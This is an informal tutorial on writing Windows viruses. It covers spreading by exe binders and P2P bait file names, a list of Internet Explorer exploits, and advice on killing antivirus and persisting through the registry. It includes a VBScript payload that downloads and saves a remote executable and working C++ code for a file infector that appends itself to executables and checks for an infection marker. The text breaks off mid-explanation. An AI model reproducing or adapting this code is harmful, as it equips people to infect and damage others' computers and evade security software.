

1. Practical Approach Techniques
 - 1.1 The infections
 - 1.2 The anti detection
 - 1.3 The survival
 - 1.4 Not infecting yourself

2. So how do I write a freaking virus
 - 2.1. The holes
 - 2.2. The Actual programming starts here
 - 2.3 Finding files to infect
 - 2.4 Getting information about your virus
 - 2.5 The executable infector
 - 2.6 Cleaning up

Chapter 1 Practical Approach Techniques:

Most books about virii start off with different types of virii; well i think that is lame and stupid, I going to start of with basic virus techniques, unlike ignorant authors who write books like “steal this computer book”.

1.1 The infection

The first step is infecting the users and this by far is the easiest step. There are three ways you can infect a user (that i know of).

1. Trojan style
This is where you place your executable inside another legitmate executable; all you have to do is use a simple exe jointer than you're on your way. Many warez sites to do for some unknown reason, oh wait i know greed.

<http://www.astalavista.com/index.php?section=dir&id=46>

Get all your exe binders/jointers from the above link

2. P2P style
The easiest way to spread your virus is go download shareraza its kaza, edonky, ,gnu1tella,gnu2tella, and shareraza protocols all together and it has no spyware.

<http://www.shareaza.com/>

Once you do this rename your virus to hot_girls_doing_cats.exe (yes its weird but it works). And put it in your shareraza share files. Leave your computer on all night and you will have around 100,000 infected users, simply because when 2 people download from you they share it to two more people than those 4 shares it to 8 and so on.

3. Exploits

This is the most fancy and most elite way to spread, you can infect a user simply if they open there email, that's right explorer has so many holes its not even funny anymore , no i not saying Microsoft sucks, Linux has many more holes than windows(check bugtrap if you don't believe me). I just saying dear god people stop pretending and let the world know there is a serious threat.

Here is a list I rip from the internet which shows 12 update holes, even including the windows source leak hole.

CODEBASE execution - Execute Local EXE file(requiring MYCOMPUTER zone)

Description:

In MYCOMPUTER zone, CODEBASE pointing to a local EXE file will execute that EXE file.

Tested on up-to-date WinXp(HTTP-EQUIV found Win98 is quite different):
In MYCOMPUTER zone, CODEBASE pointing to:

```
EXE.EXE--> Executed(EXE.EXE and HTML page are in the same directory);  
[Drive]:\EXE.EXE--> Not executed;  
[Drive]:\\EXE.EXE --> Not executed;  
file:/// [Drive]:\EXE.EXE --> Not executed;
```

```
mhtml:file:// [Drive]:\MHT.MHT!file:///C:\EXE.EXE --> executed;  
(file:///EXE.EXE is embedded in MHT.MHT)
```

```
file:// [SysDrive]:\[INTERNET CACHE PATH]\CONTENT.IE5\EXE.EXE --> Not  
executed;
```

```
file:// [SysDrive]:\\ [INTERNET CACHE PATH]\CONTENT.IE5\EXE.EXE -->  
executed;
```

```
mhtml:file:// [SysDrive]:\[INTERNET CACHE  
PATH]\CONTENT.IE5\MHT.MHT!file:///C:\EXE.EXE  
--> Not executed;
```

```
mhtml:file:// [SysDrive]:\\ [INTERNET CACHE  
PATH]\CONTENT.IE5\MHT.MHT!file:///C:\EXE.EXE  
--> executed;
```

the Pull, [GreyMagic](#) and [Liu Die Yu](#) made this.

Reference:

[Click here](http://security.greymagic.com/adv/gm001-ie/) for : http://security.greymagic.com/adv/gm001-ie/

[Click here](http://www.safecenter.net/UMBRELLAWEBV4/DbISlashForCache/DbISlashForCache-Content.htm) for : http://www.safecenter.net/UMBRELLAWEBV4/DbISlashForCache/DbISlashForCache-Content.htm

Exploit:
N/A

Self-Executing HTML Part III- Remote Compromise(requiring viewing an HTML file)

Description:

Use **ADODB.Stream** ActiveX to overwrite **NOTEPAD.EXE**, then launch the new **NOTEPAD.EXE** by launching **view-source** protocol URL.

HTTP-EQUIV at [malware](#) made this.

```
(in the demo, language="vbs"):  
jelmersArray stores content of payload EXE file:  
jelmersArray= array(77,90, ... 63,63,63) (77=0x4D, 90=0x5A)  
Adodb.Stream overwrites NOTEPAD.EXE:  
set jelmer = CreateObject("Adodb.Stream")  
jelmer.Type = adTypeText  
jelmer.Open  
jelmer.WriteText toString(jelmersArray)  
jelmer.Position = 0  
jelmer.Type = adTypeBinary  
jelmer.Position = 2  
bytearray = jelmer.Read  
jelmer.Close  
malware.savetofile([Possible location of NOTEPAD.EXE]),  
adSaveCreateOverWrite  
view-source protocol URL makes IE launch our NOTEPAD.EXE:  
document.location="view-source:"+document.location.href )
```

Reference:

[Click here](#) for : <http://www.securityfocus.com/archive/1/343521>

Exploit:

[Click here](#) for : <http://www.malware.com/self-exec.zip>

double slash zone transfer

- transfer IE cache directory from INTERNET zone to MYCOMPUTER zone

Description:

Things stored in IE cache directory(like `[...]/CONTENT.IE5/INDEX.DAT`) will be identified as MYCOMPUTER-zone objects(instead of INTERNET-zone objects), if `:\` follows the drive letter. (drive letter is often followed by `:\`)

Liu Die Yu made this.

Liu Die Yu provided the following proof-of-concept case:
case

in MYCOMPUTER zone, Point CODEBASE to:

```
[SysDrive]:\Documents and Settings\[user_name]\Local Settings\Temporary  
Internet Files\Content.IE5\EXE.EXE
```

EXE.EXE will not be executed, but **EXE.EXE** will be executed by pointing CODEBASE to:

```
[SysDrive]:\Documents and Settings\[user_name]\Local
```

Settings\Temporary Internet Files\Content.IE5\EXE.EXE

Reference:

[Click here](#) for : <http://www.safecenter.net/UMBRELLAWEBV4/DbISlashForCache/DbISlashForCache-Content.htm>

Exploit:

N/A

Redirection and Refresh in Iframe parses local file - parses local binary file (requiring scripting)

Description:

if an iframe whose SRC points to a CGI redirecting to a local URL, location of the iframe will be equal to the local URL. then, refreshing the iframe OR refreshing the top window will make the local URL be parsed.

made by Mindwarper from mlsecurity.com

in exploit.2:

```
<IFRAME WIDTH=200 HEIGHT=200
```

```
SRC="RedirGen.asp?Url=C:\TEST.TEST"></IFRAME>
```

then RedirGen.asp sends HTTP redirection command to the browser:

```
<% Response.Redirect request.querystring("Url") %>
```

at last, refresh:

```
document.execCommand('Refresh')
```

Reference:

[Click here](#) for : <http://www.securityfocus.com/archive/1/342317>

[Click here](#) for : <http://pivx.com/larholm/list/pivx.10.24.macromediaflashcookies.txt>

[Click here](#) for : <http://www.safecenter.net/UMBRELLAWEBV4/IredirNrefresh/IredirNrefresh-Content.htm>

Exploit:

[Click here](#) for : <http://www.mlsecurity.com/ie/ie.htm>

[Click here](#) for : <http://www.safecenter.net/UMBRELLAWEBV4/IredirNrefresh/IredirNrefresh-MyPage.htm>

IE6 CSS-Crash - Crash IE(requiring scripting)

Description:

Info source said:

I think IE tries to move the native OS-scrollbar-widget, which is not in place.

Andreas Boeckler made this.

Reference:

[Click here](#) for : <http://www.securityfocus.com/archive/1/342010>

[Click here](#) for : <http://www.securityfocus.com/archive/1/342054>

Exploit:

N/A

ADODB.Stream local file writing - Remote System Compromise (requiring MYCOMPUTER zone)

Description:

`ADODB.Stream` ActiveX object allows writing / overwriting of files within a simple html file when running in MYCOMPUTER zone.

This is provided by JELMER - it's a key part of [Media bar resource injection](#).

the following code is provided in author's post to [full-disclosure](#):

```
<script language="vbscript">
const adTypeBinary = 1
const adSaveCreateOverwrite = 2
const adModeReadWrite = 3
set xmlHTTP = CreateObject("Microsoft.XMLHTTP")
xmlHTTP.open
"GET", "http://ip3e83566f.speed.planet.nl/NOTEPAD.EXE", false
xmlHTTP.send
contents = xmlHTTP.responseBody
Set oStr = CreateObject("ADODB.Stream")
oStr.Mode = adModeReadWrite
oStr.Type = adTypeBinary
oStr.Open
oStr.Write(contents)
oStr.SaveToFile "c:\\test.exe", adSaveCreateOverwrite
</script>
```

Reference:

[Click here](#) for :<http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg06791.html>

Exploit:

[Click here](#) for : <http://ip3e83566f.speed.planet.nl/hacked-by-chinese/5.htm>

Notepad popups - DoS, popup, etc

Description:

launch NOTEPAD.EXE to open any URL(including MYCOMPUTER Url), regardless of security settings.

It's provided by Richard M. Smith.

the following URL is provided in the Reference section:

[view-source:http://www.google.com](#)

Reference:

[Click here](#) for : <http://computerbytesman.com/security/notepadpopups.htm>

Exploit:

N/A

protocol control chars - bypass script filtering(f.e. webmail)

Description:

the following characters will be stripped out if they are in the protocol section of a URL:
New line(ascii code:13=0x0d and 10=0x0a), tab(ascii code:9) and null(ascii code:0)

it's from ben moeckel.

Liu Die Yu provided the following HTML code according to the Reference section:

```
<IMG SRC="javas  
cript:alert()">
```

Reference:

[Click here](http://badwebmasters.net/advisory/012/) for : <http://badwebmasters.net/advisory/012/>

Exploit:

[Click here](http://badwebmasters.net/advisory/012/test2.asp) for : <http://badwebmasters.net/advisory/012/test2.asp>

HTTP error handler Local Zone XSS - MYCOMPUTER zone(requiring specific victim's action)

Description:

attacker can change the HREF property of a link on a res-protocol page to a javascript-protocol URL, by supplying a special parameter to the vulnerable res-protocol page.

If visitor clicks that link, attacker reaches MYCOMPUTER zone.

It's from GreyMagic.

the following URL is provided in the Reference section:

```
res://shdoclc.dll/HTTP_501.htm#javascript:%2f*:*%2falert(location.href)/
```

Reference:

[Click here](http://sec.greymagic.com/adv/gm014-ie/) for : <http://sec.greymagic.com/adv/gm014-ie/>

Exploit:

N/A

document.domain parent DNS resolver - Cross-domain scripting

Description:

foo.bar.baz.com can change its document.domain to bar.baz.com and then access pages from bar.baz.com.

It's provided by Adam Megacz from XWT Foundation.

Reference:

[Click here](http://online.securityfocus.com/archive/1/284908/2002-07-27/2002-08-02/0) for : <http://online.securityfocus.com/archive/1/284908/2002-07-27/2002-08-02/0>

Exploit:
N/A


"script src" local file enumeration - FileExists

Description:

Point SRC property of SCRIPT tag to some file. Assume the target file is not a valid javascript file: window.onerror will be called if the file exists.

it's from Tom Micklovitch.

Here is Microsoft newest hole based on there source leak, my bro nikon has this to say

Posted by [nikon](#) on Tuesday, February 17 @ 19:53:41 CST (2 reads) ([comments?](#) | [Security](#) | 
Score: 0)



It didnt take long
We said it wouldnt take long
The Microsoft ASN vulnerability has been exploited, the exploit manages to crash a sever running windows 2000, it's belived to work on XP
Grab it in downloads/exploits.

After the awful Microsoft Source code leak, a flaw has already surfaced in IE 5.5 - basically an attacker to link CHM (help files) file to malicous code or command.

here is how - 'ms-its:mhtml:file:///C:ss.MHT!http://www.example.com//chm.chm::/files/launch.htm'

1.2 The anti detection process

Once you infecting a user you have to hide from virus scanners which is really easy to do, one of the easy ways is to kill nortan and MacAfee, or maybe make it so they don't start it.

Another way is to use polymorphic engines, which will change your code and create new signatures for each infected file, and people lets give the AV (anti virus) community a hard time and make are own Polymorphic engines!!

The most easiest way is to keep releasing viruses, before people have chance to update i mean update are so expensive and people have to download them first. When a new virus comes out an anti virus maker must first analyze it, than make the code to scan for it. So you got around 1-2 days or even weeks before people can even start defending themselves.

1.3 The survival

This is the funniest part of virus writing (to me at least). There are so many techniques that you couldn't even shake a stick at. The first is the registry; there are about 7 different keys in the registry alone that will start your virus when windows start, and allow you to continue infecting.

The most basic way of staying alive is infecting other executable by jointing your code with them. This is also the easiest way to be detected, so virus writers have to be careful to not infect the same file twice.

They accomplish this by putting a signature in the file; this signature is how a virus scanner scans for them. Smarter virus writers use polymorphic engines that change signature each time, but still there are patterns of code that are the same, which makes detection possible. Some very clever virus writers only infect files in memory.

1.4 Not infecting yourself

When you're creating a virus you need a test bed, like choosing to infect only one directory for the test, and then when you verified it works make the virus infect the whole system.

I agree a virus needs to be tested, but infecting yourself is no fun, the thing I like to do is use conditional operators like

```
#define DEBUG_VIRUS //remove on production

#ifdef DEBUG_VIRUS
    // infect only one file
#else
    //Infect all files
#endif
```

There are many ways to test your virus without doing a full scale infection just be creative.

Chapter 2: So how do I write a freaking virus?

Slow down dude, to begin writing all you have to be is patience, as this takes a lot of time. No it's not hard, in fact if everyone realized how easy it is, we would have rappers, rapping about viruses.

“My lyrics are like a virus, cold and old, deadly and bold” whoops, i bust into a free style rap, anyway.

I know the first part was pretty boring, it was just there to give you an overview of what virus writing is all about.

2.1 the holes:

Every virus, at least a good one, needs to exploit some hole, have some new technique that makes it special in unique.

The basic virus hole, and which just about every virii share is windows weak security for the programs file folder. On a Linux that directory is usually protected in such a way that you can't write to it, this is way you hear those happy nutsack people say Linux is immune to viruses, this is simply not so, it just more difficult.

The second hold is the registry, we need to mess up data, molest it, hurt it, grab it by the foot and tickle it, and I'm serious, if you can master the registry you can disable many types of virus protection, tell windows to give you full power, and basically destroy the os.

The registry is about as fragile as <something fragile> if you go at it with full force you can do some serious damage.

2.2 The Actual Programming starts here:


Ok, up until now i have been going off into my own world, but now the serious stuff.

The first thing we will learn to do is infect another file, trust me this is very difficult since it is c++ and not assembly.

We will explorer the dump method

1. The dump method

This is pretty simply; you just attach the normal executable to the bottom of your virus. Than overwrite the original file. Here is a flow chart of events



1. If first time the user runs the virus we go to step 2, if not go to step 5
2. Find a file to infect
- 3.1 Once we find one, we copy the currently running virus to a temporary location
- 3.2 We attach the executable we want to infect to the bottom on the Temporary file (the virus)
4. We overwrite the original executable with the temporary file we just created
5. Whenever a user runs us, we detect if we have something attach to the bottom of us
If so run it, go to step 2

2.3 Finding Files to infect

Ok let's develop that virus, the first thing we want to do is make the engine for finding executables. This engine simply consists of a few calls to FindFirstFile, and FindNextFile API calls.

Also file names on windows have special characters a virus writers need to know about. The first one is the ‘*’ character this character matches any character. Example open up command prompt and type dir *.* it will match every file with a ‘.’ in it. Now type dir *a*, this will match every file with an ‘a’ in it.

If you type dir *a, it will match every file with an ‘a’ at the end of it, and if you go a*, it will match every file with a ‘a’ at the beginning of it.

There is also a special character that represents your current directory and that is the ‘.’ character, in command prompt type ‘cd .’ without the quotes. It will change the to current directory, if you go ‘cd ..’ it will go back to the previous directory.

So to sum it up here is a table

Character	Meaning
*	A wildcard, matching any character
.	Your current directory
..	The previous directory

FindFirstFile has the following declaration

```
HANDLE FindFirstFile (
    LPCTSTR lpFileName, // pointer to name of file to search for
    LPWIN32_FIND_DATA lpFindFileData
                          // pointer to returned information
);
```

The first parameter is usually a wild card like *.* , if you enter *.exe for the first parameter it will only match exe files

The lpFindFileData is a pointer to the structure WIN32_FIND_DATA, this structure contains information about the found file such as, its name, its file size, date created ect...

Let’s make a program that list the first executable in the system directory, to get the system directory we must use the GetSystemDirectory API call. Sure we could always guess that it will be c:\windows\system32, but if someone is uses win9x serious it will be c:\windows\system, or what if they have d: as there root drive so it will be d:\windows\system.

A virus needs to run on many systems as possible (obviously not just yours), so we can’t assume anything.

GetSystemDirectory has the following declaration

```
UINT GetSystemDirectory (
    LPTSTR lpBuffer, // address of buffer for system directory
    UINT uSize // size of directory buffer
```

```
);
```

lpBuffer: this is the address of the string to return the system directory to

uSize: size of your string, or buffer , which everyone you want to call it

Now for a full fledged example

```
#include "stdafx.h"
#include "iostream.h"
#include "windows.h"
#include "string.h"

int main(int argc, char* argv[])
{
    char systemdir[255];
    WIN32_FIND_DATA fd;

    GetSystemDirectory (systemdir,255);

    cout << "system directory is " << systemdir << endl;

    //craft it to a search string
    strcat(systemdir,"\\*.exe");

    cout << "The search string is " << systemdir << endl;
    FindFirstFile(systemdir,&fd);

    cout << "The first exe file in the directory is " << fd.cFileName << endl;
}
```

The output should be similar to

```
system directory is C:\WINDOWS\System32
The search string is C:\WINDOWS\System32\*.exe
The first exe file in the directory is accwiz.exe
Press any key to continue
```

The first thing we do is get the system directory than attach “[*.exe](#)” on to it , I have to use \\ because c++ treats a ‘\’ as a escape character, you know if you go \n it will make a new line, going \\ means to use the ‘\’ character.

If you were paying attention you will remember that * means match any character, so *.exe means match anything that ends with a .exe

When we call FindFirstFile, we put the return found data into the fd structure, the fd.cFilename from this structure gives us the found filename, in our case accwiz.exe.

Now lets illiterate (get) all the exe files, to do this we need to use FindNextFile

FindNextFile has the following declaration

```
BOOL FindNextFile (  
    HANDLE hFindFile, // handle to search  
    LPWIN32_FIND_DATA lpFindFileData  
        // pointer to structure for data on found file  
);
```

hFindFile: FindFirstFile returns a search handle, use that search handle here

lpFindFileData: this is the structure where information about the file is stored

When FindNextFile can't find any more files it returns false or 0, so we will keep calling this function until it returns 0.

A full fledged example would be

```
#include "stdafx.h"  
#include "iostream.h"  
#include "windows.h"  
#include "string.h"
```

```
int main(int argc, char* argv[])  
{  
    char systemdir[255];  
    WIN32_FIND_DATA fd;  
    HANDLE thefindhandle;  
  
    GetSystemDirectory(systemdir,255);  
  
    cout << "system directory is " << systemdir << endl;  
  
    //craft it to a search string  
    strcat(systemdir, "\\*.exe");  
  
    cout << "The search string is " << systemdir << endl;  
    thefindhandle =FindFirstFile(systemdir,&fd);  
  
    cout << "The first exe file in the directory is " << fd.cFileName << endl;
```

```

    int filecount=1;

while(FindNextFile(thefindhandle,&fd))
{
    filecount=filecount+1;
    cout << filecount << ". " << fd.cFileName << endl;

}

    return 0;
}

```

The output should be similar to

```

system directory is C:\WINDOWS\System32
The search string is C:\WINDOWS\System32\*.exe
The first exe file in the directory is accwiz.exe
2. actmovie.exe
3. ahui.exe
4. alg.exe
5. append.exe
6. arp.exe
7. at.exe
8. atmadm.exe
9. attrib.exe
10. Aud2Full.exe
11. AUTMGR32.EXE
12. autochk.exe
13. autoconv.exe
14. autofmt.exe
15. autolfn.exe
16. bootok.exe

```

It give about 258 files for me, but i decided not to be lame like Ankit's book and write 10-20 pages of just logs or output data cause that's stupid.

The only thing that really needs explanation is the

```

while(FindNextFile(thefindhandle,&fd))

```

The variable 'thefindhandle' is the handle return from FindFirstFile, each time FindNextFile is call it goes to the next file. We keep searching until it returns false. If your confuse remember c++ is so cool you can test if something is true just by going

```

if(value)

```

Instead of `if(value==true)`

Now that we spend all that time learning about finding files to infect we need to learn about the actual infection process. First i suggest you choose notepad, and put it in `c:\notepad` or `d:\notepad`, or wherever you can. We shouldn't infect the whole system because reinstalling windows sucks

2.4 Getting your virus information

Ok, before we infect a file we need to know the path of our virus, it can be anything such as `c:\downloads\ourvirus.exe` or `c:\gayporno\gaymanrock.exe`. The point is we need to find it. To get our applications path is easy; all we need is to API calls

`GetModuleHandle` and `GetModuleFileName`

To call `GetModuleFileName` we need are `HINSTANCE`, and to get that we use `GetModuleHandle`, which has the following declaration

```
HMODULE GetModuleHandle (  
    LPCTSTR lpModuleName    // address of module name to return handle  
                                // for  
);
```

`lpModuleName`: If we make this `NULL` we get are current process's `HINSTANCE`.
In other words

```
HINSTANCE my_hinstance = GetModuleHandle (NULL);
```

Now `GetModuleFileName` has the following declaration

```
DWORD GetModuleFileName(  
    HMODULE hModule,    // handle to module to find filename for  
    LPTSTR lpFileName, // pointer to buffer to receive module path  
    DWORD nSize        // size of buffer, in characters  
);
```

`hModule`: use the `HINSTANCE` you got from `GetModuleHandle` here

`lpFileName`: Create a temporary buffer to hold your applications location

`nSize`: The maximum size of your temporary buffer.

An example full example would be

```
#include "stdafx.h"
#include "iostream.h"
#include "windows.h"

int main(int argc, char* argv[])
{
    HINSTANCE hi = GetModuleHandle(NULL);
    char app_path[1024];
    GetModuleFileName(hi,app_path,1024);
    cout << " My path is " << app_path << endl;
    return 0;
}
```

The output should be similar to

```
My path is E:\virus_1b\Debug\virus_1b.exe
Press any key to continue
```

If your confuse, look closely at GetModuleFileName

The first parameter is the HINSTANCE we got from GetModuleHandle, The second parameter is our char app_path [1024], which is going to hold our applications path, and the third parameter is simply the size.

Now we need to learn to get are virus's code and infect someone else's exe file. This is going to get a little complex so I suggest you review the steps necessary to do this type of infection.

If you go read step 3 which says

- 3.1 Once we find one, we copy the currently running virus to a temporary location
- 3.2 We attach the executable we want to infect to the bottom on the Temporary file (the virus)

Ok, what is this temporary location? , and how do we find it. Well all we need to do is make a temporary file, but what if it exist, what if two instances of our virus is running, and tries to operate on the same temporary file.

The answer is to create a random temporary file, and windows will take care of this for us. We will use two API's to accomplish this the first is

GetTempPath, which returns the path of the windows temporary directory, of course we can guess that it is c:\temporary, but this is rare, we call GetTempPath the same reason we call GetSystemDirectory, its because we don't want to assume nothing.

The declaration for GetTempPath is as follows

```
DWORD GetTempPath(  
    DWORD nBufferLength, // size, in characters, of the buffer  
    LPTSTR lpBuffer      // pointer to buffer for temp. path  
);
```

nBufferLength:

The maximum size of characters your buffer can hold

lpBuffer:

The address of the string in which GetTempPath will return the temporary directory path to.

An example on how to use this would be

```
char wintemp_path[1024];  
GetTempPath(1024,wintemp_path);
```

wintemp_path for me is C:\DOCUME~1\Owner\LOCALS~1\Temp\

Ok now we need to generate a random file name to do that we use the Api Call GetTempFileName

Which as the following declarations

```
UINT GetTempFileName(  
    LPCTSTR lpPathName, // pointer to directory name for temporary  
                        // file  
    LPCTSTR lpPrefixString, // pointer to filename prefix  
    UINT uUnique, // number used to create temporary filename  
    LPTSTR lpTempFileName // pointer to buffer that receives the new  
                        // filename  
);
```

lpPathName: You put the temporary path from GetTempPath here, it can be whatever path you like, just make sure it exists.

lpPrefixString:

The function uses the first three characters of this string as the prefix of the filename in other words if the lpPrefixString is XXX, or file name will contain XXX in it.

uUnique:

Specifies an unsigned integer that the function converts to a hexadecimal string for use in creating the temporary filename.

lpTempFileName:

The address of the string that is going to receive the temporary file name path

An example would be

```
const char * virus_temp_sig = "XXX";
char temp_path[1024];
GetTempFileName(wintemp_path,virus_temp_sig,1234,temp_path);
```

temp_path for me is C:\DOCUME~1\Owner\LOCALS~1\Temp\XXX4D2.tmp

The only thing that needs is explaining is wintemp_path,wintemp_path is the path return from GetTempPath.

A full example would be

```
#include "stdafx.h"
#include "windows.h"
#include "iostream.h"
#include "fstream.h"

const char * virus_temp_sig = "XXX";

int main(int argc, char* argv[])
{
    char wintemp_path[1024];
```

```

    GetTempPath(1024,wintemp_path);

    cout << " Temporaary directory is " << wintemp_path << endl;

    char temp_path[1024];
    GetTempFileName(wintemp_path,virus_temp_sig,1234,temp_path);
    cout << "Temp file name is " << temp_path << endl;

    return 0;
}

```

The output should be similar to

```

Temporary directory is C:\DOCUME~1\Owner\LOCALS~1\Temp\
Temp file name is C:\DOCUME~1\Owner\LOCALS~1\Temp\XXX4D2.tmp
Press any key to continue

```

2.5 The executable infector

There is one more API call I want to show you before we move on to the actual infector virus and that is CopyFile which has the following declarations

```

BOOL CopyFile(
    LPCTSTR lpszExistingFile,
    LPCTSTR lpszNewFile,
    BOOL fFailIfExists
)

```

lpszExistingFile: The source file

lpszNewFile: The new File location

fFailIfExists: If the new file location is already there should the function fail or succeed. if you specify true that it will fail if the file already exists, if you specify false it will succeed even if the file exists.

We use this to copy are temporary created file to the file we are infecting. Now here is a full virus example. this virus takes one argument , and that is the file to dump itself on to. to use go ,

virus_1c c:\notepad.exe in command prompt of course

make sure the file your infecting exists.

```
#include "stdafx.h"  
#include "windows.h"  
#include "iostream.h"  
#include "fstream.h"
```

```
const char * virus_temp_sig = "XXX";
```

```
char * app_path()  
{  
    char * path = (char *)malloc(1024);  
    HINSTANCE hi = GetModuleHandle(NULL);  
    GetModuleFileName(hi,path,1024);  
    return path;  
}
```

```
DWORD get_file_size(char *path)  
{  
    WIN32_FIND_DATA fd;  
    FindFirstFile(path,&fd);  
    return fd.nFileSizeLow;  
}
```

```
char * load_file_into_ram(char *path)  
{  
    ifstream f(path,ios::nocreate | ios::binary);  
    if(!f)  
        return (char*)NULL;  
    char * fileram = (char *)malloc(get_file_size(path));  
    char ch;  
    int pos=0;  
  
    while(f.get(ch))  
    {  
        fileram[pos] = ch;  
        pos++;  
    }  
  
    return fileram;  
}
```

```
}
```

```
char * get_temp_file()
```

```
{
```

```
    char wintemp_path[1024];
```

```
    char *temp_path=new char[1024];
```

```
    GetTempPath(1024,wintemp_path);
```

```
    GetTempFileName(wintemp_path,virus_temp_sig,1234,temp_path);
```

```
    return temp_path;
```

```
}
```

```
int infect_file(char * source, char * dest)
```

```
{
```

```
    char * temp_file =get_temp_file();
```

```
    char * dest_file = load_file_into_ram(dest);
```

```
    char * source_file = load_file_into_ram(source);
```

```
    if(!source_file)
```

```
        return 0;
```

```
    if(!dest_file)
```

```
        return 0;
```

```
    ofstream fout(temp_file,ios::binary);
```

```
    if(!fout)
```

```
        return 0;
```

```
    fout.write(source_file,get_file_size(source));
```

```
    fout.write(dest_file,get_file_size(dest));
```

```
    fout.close();
```

```
    if(!CopyFile(temp_file,dest,false))
```

```
        return 0;
```

```
    return 1;
```

```
}
```

```
int main(int argc, char* argv[])
```

```
{
```

```
    if(argc==1)
```

```
    {
```

```
        cout << "Usage: [file to infect] " << endl;
```

```
        return 0;
```

```
    }
```

```
    if(!infect_file(app_path(),argv[1]))
```

```
    {
```

```
        cout << "Failed to infect file " << endl;
```

```
    }  
  
    return 0;  
}
```

Ok the first thing we should explain is this function

```
DWORD get_file_size(char *path)  
{  
    WIN32_FIND_DATA fd;  
    FindFirstFile(path,&fd);  
    return fd.nFileSizeLow;  
}
```

We use FindFirstFile and match it to the full path of a file, therefore it can only match up with that file. FindFirstFile puts a lot of info into fd, not just its filename but also file size. nFileSizeLow has the lower 32 bits of the file size, if the file is really, really huge we also have to use nFileSizeHigh, but that is very rarely needed.


Now infect_file is really simple, all it does is infect a file, it takes two parameters the source, and dest, what we do is take our virus, and attach it to the source file by creating a temporary file and dumping them both in there.

Then we replace the dest file with the temporary file we created.

Of course if you run the infected file now your virus opens up, and notepad or whatever executable file you chosen to infect doesn't

What we need to do is check to see if there is anything at the bottom of us, and if so extract it to a temporary location and execute it.

this is why we must attach something at the end of the infect file like this



Virus Structure will contain our signature such as [some_unique_value].
If [some_unqie_value] is at the end of the file we will know we our executing from an infected file.

Next we need to know how much to extract from our one big file, so we need the original file size.

So far our structure is

```
struct virus_struct
{
    DWORD file_size;
    char sig[4];
};
```

now we must change infect_file code to this

```
int infect_file(char * source, char * dest)
{
    char * temp_file = get_temp_file();
    char * dest_file = load_file_into_ram(dest);
    char * source_file = load_file_into_ram(source);

    if(!source_file)
        return 0;
    if(!dest_file)
```

```

        return 0;

ofstream fout(temp_file,ios::binary);
if(!fout)
    return 0;
fout.write(source_file,get_file_size(source));
fout.write(dest_file,get_file_size(dest));

v_s.file_size = get_file_size(dest);
strcpy(v_s.sig,virus_sig);
fout.write((const char *)&v_s,sizeof(virus_struct));

fout.close();
if(!CopyFile(temp_file,dest,false))
    return 0;
return 1;
}

```

v_s is a virus_struct and the code we need to pay attention to is

```

v_s.file_size = get_file_size(dest);
strcpy(v_s.sig,virus_sig);
fout.write((const char *)&v_s,sizeof(virus_struct));

```

virus_sig is simply a const char * virus_sig = "XXX";. The added code simply writes the structure at the end of the file, we will open ourselves up to see if XXX is there. If so, we can seek to the position

```

get_file_size(app_path()) - vs->file_size-sizeof(virus_struct)

```

And extract the file we infected to a temporary location and execute it.

But the first thing we must do is see if there is an executable at the bottom of us by checking for XXX, so we use the following code

```

virus_struct *check_if_effectted()
{
    ifstream fin(app_path() ,ios::binary);
    fin.seekg(get_file_size(app_path())-sizeof(virus_struct),ios::beg);
    virus_struct *vs=new virus_struct;
    fin.read((char*)vs,sizeof(virus_struct));
    fin.close();
    if(!strcmp(vs->sig,virus_sig))
        return vs;

    return NULL;
}

```

Ok, the first thing we do is open ourselves up with this line

```
ifstream fin(app_path() ,ios::binary);
```

Remember app_path() , returns the full path name to our currently executing executable.

Next we seek to the position of the virus structure with

```
fin.seekg(get_file_size(app_path())-sizeof(virus_struct),ios::beg);
```

The virus structure is stored/begins at the end of the file-sizeof(virus_struct), and get_file_size returns the length of the file, and than we subtract from the sizeof(virus_struct) to get the beginning/start of the structure

Next we read in the virus structure with these two lines

```

virus_struct *vs=new virus_struct;
fin.read((char*)vs,sizeof(virus_struct));

```

